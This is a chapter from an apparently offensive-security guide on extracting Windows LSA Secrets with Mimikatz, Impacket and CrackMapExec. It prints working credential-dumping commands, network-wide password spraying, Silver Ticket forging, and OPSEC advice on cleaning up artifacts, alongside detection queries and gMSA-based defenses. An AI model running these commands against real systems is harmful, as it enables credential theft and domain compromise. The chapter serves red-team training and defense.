
Appearance
Chapter 18: LSA Secrets - System-Level Credential Storage
Introduction
If the SAM database is the attic where Windows stores local user passwords, then LSA Secrets is the vault where it keeps the really sensitive stuff. In my experience, this is one of the most underrated credential stores from an offensive perspective. When I'm on an engagement and I find a server running services as domain accounts, I know that lsadump::secrets is going to hand me those credentials on a silver platter.
Here's why LSA Secrets matter so much operationally: organizations have gotten pretty good at locking down direct access to user credentials. They've deployed Credential Guard, enabled LSA Protection, and implemented privileged access management. But they often forget about the service accounts—those "set it and forget it" credentials configured years ago that are still running SQL Server, backup agents, and web applications. These credentials are stored in LSA Secrets, and if I can read them, I've just bypassed all those fancy user credential protections.
I've seen engagements where a single _SC_MSSQLSERVER secret gave me Domain Admin. The SQL service account had been provisioned with excessive privileges "to make things easier," and nobody had touched it in five years. That's the power of LSA Secrets—they reveal the credentials that organizations forget they have.
In this chapter, we'll explore the architecture of LSA Secrets, the different types of secrets you'll encounter, and how to extract them both online and offline. We'll also cover why Group Managed Service Accounts (gMSA) are the definitive solution to this problem, and what detection opportunities defenders have.
Technical Foundation
Understanding the LSA Secrets Architecture
The Local Security Authority (LSA) is a Windows subsystem responsible for enforcing security policy, authenticating users, and managing security tokens. As part of its duties, LSA needs to store sensitive information that the system requires to function—credentials for services, computer account passwords, and encryption keys.
The Protected Storage Concept
LSA Secrets were designed to be a secure storage mechanism for system-level credentials. The architecture includes multiple protection layers:
- Registry Location: Secrets are stored in
HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets - Access Control: Only the SYSTEM account can access the SECURITY hive
- Encryption: All values are encrypted using keys derived from the SYSKEY
- Isolation: The storage is separate from user-accessible registry areas
Registry Structure

Each secret is stored as a subkey under HKLM\SECURITY\Policy\Secrets:
SECURITY\Policy\Secrets\
├── $MACHINE.ACC\
│   ├── CurrVal      (Current encrypted value)
│   ├── CupdTime     (Current update timestamp)
│   ├── OldVal       (Previous encrypted value)
│   ├── OupdTime     (Previous update timestamp)
│   └── SecDesc      (Security descriptor)
├── _SC_SQLService\
│   ├── CurrVal
│   ├── CupdTime
│   ├── OldVal
│   ├── OupdTime
│   └── SecDesc
├── DefaultPassword\
│   └── ...
└── DPAPI_SYSTEM\
    └── ...
Secret Value Structure
Each secret contains five values that tell a complete story:
| Value | Type | Description |
|---|---|---|
CurrVal | REG_BINARY | Current encrypted value of the secret |
OldVal | REG_BINARY | Previous encrypted value (retained after rotation) |
CupdTime | REG_BINARY | Timestamp of when CurrVal was last updated (FILETIME) |
OupdTime | REG_BINARY | Timestamp of when OldVal was last updated (FILETIME) |
SecDesc | REG_BINARY | Security descriptor controlling access to the secret |
The presence of both CurrVal and OldVal is operationally significant—even after a password rotation, the old credential remains accessible until the next rotation. This can give you an extra 30 days of access if you're lucky.
Encryption Mechanism
LSA Secrets are encrypted using a key derived from the LSA key, which is itself derived from the SYSKEY:
SYSKEY (from SYSTEM hive)
    ↓
LSA Key (derived through multiple rounds)
    ↓
Secret-specific Key
    ↓
Decrypted Secret Value
This is why you need both the SYSTEM and SECURITY hives to decrypt LSA Secrets offline—SYSTEM provides the SYSKEY, and SECURITY contains the encrypted secrets.
Types of LSA Secrets
Understanding what secrets exist and what they contain is crucial for effective post-exploitation.
$MACHINE.ACC - Computer Account Password
Every domain-joined Windows computer has an Active Directory computer account. This account authenticates the machine to the domain and is used for secure channel communication with Domain Controllers.
Characteristics:
- Password is a 120-character random string (240 characters on Windows Server 2016+)
- Automatically rotates every 30 days by default
- Stored as both NTLM hash and cleartext password (encrypted)
Offensive Value:
- Enables Silver Ticket creation for services on this machine
- Can be used for S4U2Self attacks if delegation is configured
- Allows machine impersonation on the network
SC<ServiceName> - Service Account Credentials
When a Windows service is configured to run under a specific user account (not Local System, Network Service, or Local Service), Windows must store that account's password to start the service after reboot.
Secret Naming Convention:
_SC_<ServiceName>

Examples:
_SC_MSSQLSERVER      (SQL Server)
_SC_SQLSERVERAGENT   (SQL Server Agent)
_SC_IIS_WPG          (IIS Worker Process)
_SC_BackupExec       (Backup software)
_SC_MyCustomService  (Custom service)
Offensive Value:
- Service accounts often have elevated privileges
- Credentials may be reused across multiple servers
- Accounts frequently have non-expiring passwords
- May have SPN set, enabling Kerberoasting validation
DefaultPassword - Auto-Logon Credentials
When auto-logon is configured in Windows, the cleartext password must be stored so Windows can automatically authenticate the user at boot.
Registry Configuration:
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
    AutoAdminLogon = 1
    DefaultUserName = <username>
    DefaultPassword = <password>  (or stored in LSA Secrets)
Offensive Value:
- Contains cleartext password
- Often used on kiosks, display systems, or test machines
- User might have administrative privileges
DPAPI_SYSTEM - Data Protection Keys
Contains the machine-level DPAPI master keys used to protect data that isn't tied to a specific user context.
Protected Data Includes:
- Scheduled task credentials
- IIS application pool identities
- Machine-level encrypted configuration
- Certificate private keys (in some scenarios)
NL$KM - Cached Credentials Encryption Key
The secret key used to encrypt cached domain logon credentials (covered in Chapter 17).
L$HYDRAENCKEY_* - RDP Encryption Keys
Private keys used for Remote Desktop Protocol encryption on the machine.
L$DVRS* - Disk Encryption Keys
BitLocker and other disk encryption recovery keys may be stored here.
Command Reference
lsadump::secrets
The primary command for extracting LSA Secrets from either a live system or offline registry hives.
Syntax:
mimikatz # lsadump::secrets [/system:<path>] [/security:<path>]Parameters for lsadump::secrets:
| Parameter | Required | Description |
|---|---|---|
/system: | For offline | Path to the exported SYSTEM hive file |
/security: | For offline | Path to the exported SECURITY hive file |
| (no parameters) | For online | Read directly from live registry (requires SYSTEM) |
Online Extraction (Live Registry)
Requirements:
- Must be running as SYSTEM (use
token::elevate) - SECURITY hive must be accessible
Example - Live Extraction:
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

mimikatz # lsadump::secrets
Domain : WORKSTATION
SysKey : 1a2b3c4d5e6f7a8b9c0d1e2f3a4b5c6d

Secret  : $MACHINE.ACC
cur/text: Pa$$w0rd!ComplexMachinePassword123...
    NTLM:7a118f7a2f2b34d61fa19b840b4f5203
    SHA1:83f2b4c9...
old/text: PreviousMachinePassword456...
    NTLM:cc36cf7a8514893efccd332446158b1a
    SHA1:a1b2c3d4...

Secret  : _SC_MSSQLSERVER
cur/text: SQLServiceP@ssw0rd!
old/text: OldSQLPassword123

Secret  : _SC_BackupExec
cur/text: Backup$ecret2023!

Secret  : DefaultPassword
cur/text: AdminPassword123

Secret  : DPAPI_SYSTEM
full: 01 00 00 00 ...
m/u : 02 03 04 05 ...
Understanding the Output:
For $MACHINE.ACC:
cur/text: Current cleartext passwordNTLM: NTLM hash of the current passwordSHA1: SHA1 hash of the current passwordold/text: Previous password (before last rotation)
For service accounts (_SC_*):
cur/text: Current cleartext service account passwordold/text: Previous password (if rotation occurred)
Offline Extraction (Registry Backups)
Step 1: Export Registry Hives
From an elevated command prompt:
cmd
reg save HKLM\SYSTEM C:\temp\system.hiv
reg save HKLM\SECURITY C:\temp\security.hiv
Note: Unlike SAM extraction, you need SECURITY instead of SAM here.
Step 2: Extract Secrets Offline
mimikatz # lsadump::secrets /system:C:\temp\system.hiv /security:C:\temp\security.hivAlternative Tools
| Tool | Online | Offline | Notes |
|---|---|---|---|
| Mimikatz lsadump::secrets | Yes | Yes | Most comprehensive |
| Impacket secretsdump.py | No | Yes | Cross-platform, includes remote |
| CrackMapExec --lsa | Yes | No | Remote execution via SMB |
| Nishang Get-LsaSecret | Yes | No | PowerShell native |
| reg.exe + manual parsing | No | Yes | Requires custom decryption |
Impacket Example:
bash
# Offline from exported hives
secretsdump.py -security security.hiv -system system.hiv LOCAL

# Remote extraction
secretsdump.py -just-dc-user Administrator DOMAIN/admin:password@target
CrackMapExec Example:
bash
crackmapexec smb 10.0.0.10 -u admin -H <hash> --lsaAttack Scenarios
Scenario 1: Extracting Service Account Credentials for Lateral Movement
Context: You've compromised a web server and want to find credentials for lateral movement.
Step 1: Elevate to SYSTEM
mimikatz # privilege::debug
mimikatz # token::elevate
Step 2: Extract LSA Secrets
mimikatz # lsadump::secrets

Secret  : _SC_IISAppPool
cur/text: IIS$ervice2023!

Secret  : _SC_MSSQL$SQLEXPRESS
cur/text: SQLExpr3ssP@ss!

Secret  : _SC_BackupService
cur/text: Backup@dmin123
Step 3: Identify Target Accounts
powershell
# Check what services use these accounts
Get-WmiObject Win32_Service | Where-Object {$_.StartName -like "*sql*" -or $_.StartName -like "*backup*"} | Select Name, StartName, State
Step 4: Test Credentials on Other Systems
bash
crackmapexec smb 10.0.0.0/24 -u sqlservice -p 'SQLExpr3ssP@ss!' --continue-on-successScenario 2: Machine Account Abuse for Silver Ticket
Context: You need persistent access to services on this specific machine even if user credentials are rotated.
Step 1: Extract Machine Account Hash
mimikatz # lsadump::secrets

Secret  : $MACHINE.ACC
cur/text: <long random string>
    NTLM:7a118f7a2f2b34d61fa19b840b4f5203
Step 2: Create a Silver Ticket for CIFS
mimikatz # kerberos::golden /domain:corp.local /sid:S-1-5-21-... /target:webserver.corp.local /service:cifs /rc4:7a118f7a2f2b34d61fa19b840b4f5203 /user:Administrator /pttStep 3: Access the Machine
cmd
dir \\webserver.corp.local\c$This Silver Ticket works even if the Domain Controller is unreachable and survives user password changes.
Scenario 3: Auto-Logon Credential Exploitation
Context: You've found a kiosk or display system with auto-logon enabled.
Step 1: Extract DefaultPassword
mimikatz # lsadump::secrets

Secret  : DefaultPassword
cur/text: KioskAdmin2023!
Step 2: Identify the Auto-Logon User
cmd
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUserName

DefaultUserName    REG_SZ    CORP\kiosk_admin
Step 3: Test Credential Scope
bash
# Check if credential works elsewhere
crackmapexec smb 10.0.0.0/24 -u kiosk_admin -p 'KioskAdmin2023!' -d CORP
Scenario 4: Offline Extraction During Incident Response
Context: You're analyzing a compromised system forensically and need to extract potential lateral movement credentials.
Step 1: Mount Forensic Image
bash
mount -o ro,loop disk.img /mnt/evidenceStep 2: Locate Registry Hives
bash
ls /mnt/evidence/Windows/System32/config/
# SYSTEM, SECURITY, SAM, SOFTWARE, DEFAULT
Step 3: Extract All Credential Stores
bash
# Extract LSA Secrets
secretsdump.py -system /mnt/evidence/Windows/System32/config/SYSTEM \
               -security /mnt/evidence/Windows/System32/config/SECURITY LOCAL

# Also extract SAM
secretsdump.py -sam /mnt/evidence/Windows/System32/config/SAM \
               -system /mnt/evidence/Windows/System32/config/SYSTEM LOCAL
Step 4: Document Exposed Credentials
Create a report of all service accounts and their last rotation times to assess blast radius.
Detection and IOCs
Event Log Detection
Security Event ID 4688 - Process Creation
The offline extraction method using reg save is highly detectable:
Detection Query:
EventCode=4688 AND CommandLine contains "reg" AND CommandLine contains "save" AND
(CommandLine contains "SECURITY" OR CommandLine contains "SYSTEM")
Sample Event:
xml
<Event>
  <EventData>
    <Data Name="NewProcessName">C:\Windows\System32\reg.exe</Data>
    <Data Name="CommandLine">reg save HKLM\SECURITY C:\temp\security.hiv</Data>
    <Data Name="SubjectUserName">attacker</Data>
  </EventData>
</Event>
Event ID 4663 - Object Access
If SACL auditing is enabled on HKLM\SECURITY\Policy\Secrets:
xml
<Event>
  <EventData>
    <Data Name="ObjectName">\REGISTRY\MACHINE\SECURITY\Policy\Secrets\$MACHINE.ACC</Data>
    <Data Name="ProcessName">C:\tools\mimikatz.exe</Data>
    <Data Name="AccessList">%%4416 (Read Key)</Data>
  </EventData>
</Event>Note: Enabling this auditing generates significant noise from legitimate system activity.
Sysmon Event ID 1 - Process Create
More detailed than 4688, includes hash and parent process:
xml
<Event>
  <EventData>
    <Data Name="Image">C:\Windows\System32\reg.exe</Data>
    <Data Name="CommandLine">reg save HKLM\SECURITY C:\users\attacker\sec.hiv</Data>
    <Data Name="ParentImage">C:\Windows\System32\cmd.exe</Data>
    <Data Name="Hashes">SHA256=...</Data>
  </EventData>
</Event>
Sysmon Event ID 11 - File Create
Detects creation of exported hive files:
xml
<Event>
  <EventData>
    <Data Name="TargetFilename">C:\temp\security.hiv</Data>
    <Data Name="Image">C:\Windows\System32\reg.exe</Data>
  </EventData>
</Event>
Network-Based Detection
Remote LSA Secret extraction generates:
| Indicator | Protocol | Description |
|---|---|---|
| SMB to ADMIN$ | TCP/445 | Initial connection |
| Service creation | RPC | RemoteRegistry or custom service |
| Registry access over network | SMB/RPC | Direct remote registry queries |
| File transfer | SMB | Exfiltration of hive files |
High-Signal Telemetry Recommendations
Monitor
reg.exewith SECURITY hive: Alert onreg save HKLM\SECURITYcommands.Watch for SYSTEM token acquisition: Log
token::elevateequivalent operations.Audit Secrets key access: Enable SACL on
HKLM\SECURITY\Policy\Secretsand filter for non-SYSTEM access.Monitor service account authentication patterns: Alert if service accounts perform interactive logons.
Track .hiv file creation: Any
.hivfile outside standard backup paths is suspicious.
Detection Challenges
Online extraction is difficult to detect:
- Mimikatz reading the live registry as SYSTEM generates no default audit events
- The activity looks like legitimate LSA operations
- Requires process-level behavioral detection (EDR)
Service account credential use may appear legitimate:
- The extracted credentials are valid
- Authentication events look normal
- Requires baseline comparison of account usage patterns
Defensive Strategies
1. Deploy Group Managed Service Accounts (gMSA)
gMSAs are the definitive solution to service account credential theft. They eliminate the _SC_ secrets entirely.
Characteristics:
- 240-character passwords automatically managed by AD
- Password rotation every 30 days (configurable)
- No password stored in LSA Secrets
- Only designated computers can retrieve the password
Implementation:
powershell
# Create gMSA
New-ADServiceAccount -Name "gMSA_SQL" -DNSHostName "gmsa_sql.corp.local" `
    -PrincipalsAllowedToRetrieveManagedPassword "SQLServers$"

# Install on target server
Install-ADServiceAccount -Identity "gMSA_SQL"

# Configure service to use gMSA
Set-Service -Name MSSQLSERVER -AccountName "CORP\gMSA_SQL$"
2. Disable Auto-Logon
If auto-logon is required, use alternative approaches:
Option A: Use a dedicated, highly restricted local account with no network access
Option B: Use smart card auto-logon (requires hardware)
Option C: Use third-party kiosk management software that handles authentication securely
3. Implement Least Privilege for Service Accounts
When gMSAs aren't possible:
- Create dedicated accounts per service, not shared accounts
- Grant minimum required permissions
- Deny interactive logon rights
- Deny "Access this computer from the network" where not needed
4. Enable LSA Protection (PPL)
While primarily protecting LSASS memory, PPL also adds protection to LSA subsystem operations:
HKLM\SYSTEM\CurrentControlSet\Control\Lsa
RunAsPPL = 1
5. Monitor Service Account Activity
Create alerts for anomalous service account behavior:
- Interactive logons (should never happen)
- Logons from unexpected source IPs
- Use outside of expected time windows
- New service principal name registrations
6. Implement Privileged Access Workstations (PAWs)
Ensure that credentials with access to sensitive systems are only used from hardened PAW machines, limiting exposure if a regular workstation is compromised.
7. Regular Credential Audits
Periodically audit:
- What service accounts exist on each server
- What privileges those accounts have
- When passwords were last rotated
- Whether gMSA migration is possible
Comparison: LSA Secrets vs. Other Credential Stores
| Credential Store | Contains | Persistence | Access Required | Best Defense |
|---|---|---|---|---|
| LSA Secrets | Service passwords, machine account | Persistent on disk | SYSTEM | gMSA |
| SAM | Local user hashes | Persistent on disk | SYSTEM | LAPS |
| LSASS Memory | Active session creds | Memory only | Debug privilege | Credential Guard |
| Cached Creds | Domain logon hashes | Persistent on disk | SYSTEM | Reduce cache count |
| NTDS.dit | All domain accounts | DC only | Domain Admin | Tiered admin |
When LSA Secrets Extraction is Most Valuable
- Targeting service accounts: SQL, backup, web services
- Machine impersonation: Using $MACHINE.ACC for Silver Tickets
- Auto-logon abuse: Kiosks, terminals, test systems
- Persistence: Machine account hashes survive user password changes
When Other Methods are Better
- Domain-wide compromise: DCSync or NTDS.dit extraction
- Specific user targeting: LSASS memory dump
- Lateral movement setup: SAM for local admin hashes
Operational Considerations
OPSEC Implications
| Action | Detection Risk | Artifacts |
|---|---|---|
Online lsadump::secrets | Medium | Process in memory, potential EDR detection |
reg save SECURITY | High | Event 4688, file creation |
| Remote via CrackMapExec | High | Network traffic, service creation |
| VSS + offline extraction | Medium | VSS events, file creation |
Best Practices
Extract both current and old values: The
OldValmight still be valid if recently rotated.Cross-reference with service configuration: Understand what each
_SC_secret maps to:cmdsc qc <servicename>Check service account scope: Test if credentials work on other systems before moving.
Document machine account hashes: $MACHINE.ACC is valuable for Silver Ticket persistence.
Clean up artifacts: Delete exported hive files after analysis.
Common Failure Modes
| Error | Cause | Solution |
|---|---|---|
ERROR kuhl_m_lsadump_secrets ; Policy not found | Not running as SYSTEM | Use token::elevate |
ERROR kuhl_m_lsadump_secrets ; LsaRetrievePrivateData | ACL restriction | Verify SYSTEM context |
No _SC_ secrets found | Services use LocalSystem/gMSA | Expected in well-secured environments |
SecretType not supported | Unknown secret format | May be custom application secret |
Practical Lab Exercises
Exercise 1: Basic LSA Secrets Extraction
Objective: Extract and identify all LSA Secrets on a lab system.
Steps:
Elevate privileges:
mimikatz # privilege::debug
mimikatz # token::elevate
Extract secrets:
mimikatz # lsadump::secretsDocument findings:
- How many
_SC_entries exist? - What is the $MACHINE.ACC NTLM hash?
- Is DefaultPassword present?
- How many
Expected Observations:
- At minimum: $MACHINE.ACC, DPAPI_SYSTEM, NL$KM
- Additional SC entries for any custom services
Exercise 2: Service Account Creation and Extraction
Objective: Understand how service credentials appear in LSA Secrets.
Steps:
Create a test service running as a domain user:
cmdsc create TestSvc binPath= "C:\Windows\System32\cmd.exe /c pause" obj= "CORP\testuser" password= "TestP@ss123"Start the service (it will fail, that's okay):
cmdsc start TestSvcExtract LSA Secrets and find the new entry:
mimikatz # lsadump::secrets

Secret  : _SC_TestSvc
cur/text: TestP@ss123
Clean up:
cmdsc delete TestSvc
Exercise 3: Offline Extraction Workflow
Objective: Practice the export-and-extract workflow.
Steps:
Export registry hives:
cmdreg save HKLM\SYSTEM C:\temp\system.hiv reg save HKLM\SECURITY C:\temp\security.hivExtract offline:
mimikatz # lsadump::secrets /system:C:\temp\system.hiv /security:C:\temp\security.hivCheck Event Viewer for artifacts:
- Security Event ID 4688 for reg.exe execution
- Any Sysmon events for file creation
Clean up:
cmddel C:\temp\system.hiv C:\temp\security.hiv
Exercise 4: Silver Ticket from Machine Account
Objective: Use the $MACHINE.ACC hash for service access.
Prerequisites: Domain lab environment
Steps:
Extract machine account hash:
mimikatz # lsadump::secrets

Secret  : $MACHINE.ACC
    NTLM:7a118f7a2f2b34d61fa19b840b4f5203
Get domain SID:
mimikatz # lsadump::lsa /inject /name:krbtgtCreate Silver Ticket for CIFS:
mimikatz # kerberos::golden /domain:lab.local /sid:S-1-5-21-... /target:server.lab.local /service:cifs /rc4:7a118f7a2f2b34d61fa19b840b4f5203 /user:FakeAdmin /pttVerify access:
cmddir \\server.lab.local\c$
Summary
LSA Secrets are a high-value credential store that provides access to system-level authentication material:
- Service account passwords (
_SC_): Often over-privileged, rarely rotated, and reused across servers—making them ideal for lateral movement. - Machine account hash (
$MACHINE.ACC): Enables Silver Ticket attacks and machine impersonation, surviving user credential rotations. - Auto-logon credentials: Cleartext passwords that may have administrative access.
- DPAPI keys: Machine-level encryption keys protecting scheduled tasks and application secrets.
Key Defensive Takeaways:
- gMSAs eliminate service account secrets entirely—this is the single most effective defense
- Monitor
reg save SECURITYcommands as high-fidelity indicators - Audit service accounts for excessive privileges and password age
- Consider LSA Secrets extraction as part of compromise assessment
As an operator, always check lsadump::secrets on compromised servers—service accounts are frequently the path of least resistance for privilege escalation. As a defender, prioritize gMSA migration and service account hygiene.
Next: Chapter 19: LSASS SSPsPrevious: Chapter 17: LSASS Cached Credentials